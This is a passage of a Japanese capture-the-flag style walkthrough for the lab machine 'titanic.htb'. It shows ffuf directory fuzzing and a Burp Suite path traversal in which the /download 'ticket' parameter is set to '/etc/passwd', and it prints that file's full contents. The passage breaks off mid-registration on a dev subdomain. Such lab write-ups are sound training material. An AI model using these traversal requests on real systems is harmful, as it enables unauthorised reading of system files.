ーーー(省略)ーーー
(4) ffufを用いてアクセスできるURLを確認するが、特に気になる内容はない。
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u "http://dev.titanic.htb/FUZZ" -ic
ーーー(省略)ーーー
                        [Status: 200, Size: 13982, Words: 1107, Lines: 276, Duration: 452ms]
developer               [Status: 200, Size: 25149, Words: 2139, Lines: 506, Duration: 434ms]
v2                      [Status: 401, Size: 50, Words: 1, Lines: 2, Duration: 199ms]
administrator           [Status: 200, Size: 19997, Words: 1619, Lines: 417, Duration: 225ms]
Developer               [Status: 200, Size: 25149, Words: 2139, Lines: 506, Duration: 210ms]
                        [Status: 200, Size: 13982, Words: 1107, Lines: 276, Duration: 197ms]
Administrator           [Status: 200, Size: 19996, Words: 1619, Lines: 417, Duration: 447ms]
ーーー(省略)ーーー
Webサイトの動作確認(http://titanic.htb/)
(1) ブラウザを用いて「http://titanic.htb/」にアクセスして、右上部の「Book Now」をクリックする。
(2) 任意の予約情報を入力して、「Submit」をクリックする。
(3) jsonファイルがダウンロードされることを確認する。
(4) ダウンロードしたjsonファイルの内容を確認すると、入力した予約情報が記載されていることが分かる。
$ cat 8aa09b6f-44e8-41be-b78a-81ac3ab20417.json
{"name": "zerizeri", "email": "zerizeri@titanic.htb", "phone": "0123456789", "date": "2025-11-09", "cabin": "Standard"}
ディレクトリトラバーサルを用いた任意のファイル取得
(1) ブラウザを用いて「http://titanic.htb/」にアクセスして、右上部の「Book Now」をクリックする。
(2) Burp Suiteの[Proxy] > [Intercept]の画面にて、「Intercept on」にする。
(3) ブラウザを用いて「http://titanic.htb/」にて
(4) /bookに送信するリクエストデータが表示されるため、何も変更せずに「Forward」をクリックする。
【1個目のリクエストデータ】
POST /book HTTP/1.1
Host: titanic.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 90
Origin: http://titanic.htb
Connection: keep-alive
Referer: http://titanic.htb/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

name=zerizeri&email=zerizeri%40titanic.htb&phone=0123456789&date=2025-11-09&cabin=Standard
(5) /downloadに送信するリクエストデータが表示されることを確認する。内容を確認すると、ticketパラメータにダウンロードするjsonファイル名が表示されているため、ticketパラメータの値を変更することでディレクトリトラバーサルができると推測できる。
【2個目のリクエストデータ(変更前)】
GET /download?ticket=5242a7f3-80fe-42e1-b222-9025115c4688.json HTTP/1.1
Host: titanic.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://titanic.htb/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i

(6) ticketパラメータの値を「/etc/passwd」に変更して、「Forward」をクリックする。
【2個目のリクエストデータ(変更後)】
GET /download?ticket=/etc/passwd HTTP/1.1
Host: titanic.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://titanic.htb/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i

(7) [Proxy] > [HTTP history]画面にて/downloadの列をクリックすると、レスポンスデータに「/etc/passwd」の内容が表示されていることが分かる。
【レスポンスデータ】
HTTP/1.1 200 OK
Date: Sun, 09 Nov 2025 11:42:50 GMT
Server: Werkzeug/3.0.3 Python/3.10.12
Content-Disposition: attachment; filename="/etc/passwd"
Content-Type: application/octet-stream
Content-Length: 1951
Last-Modified: Fri, 07 Feb 2025 11:16:19 GMT
Cache-Control: no-cache
ETag: "1738926979.4294043-1951-393413677"
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
developer:x:1000:1000:developer:/home/developer:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false
Webサイトの動作確認(http://dev.titanic.htb/)
(1) ブラウザを用いて「http://dev.titanic.htb/」にアクセスして、右上部の「Register」をクリックする。
(2) アカウントの登録画面が表示されることを確認する。
(3) ユーザー名やパスワードを入力して、「Register 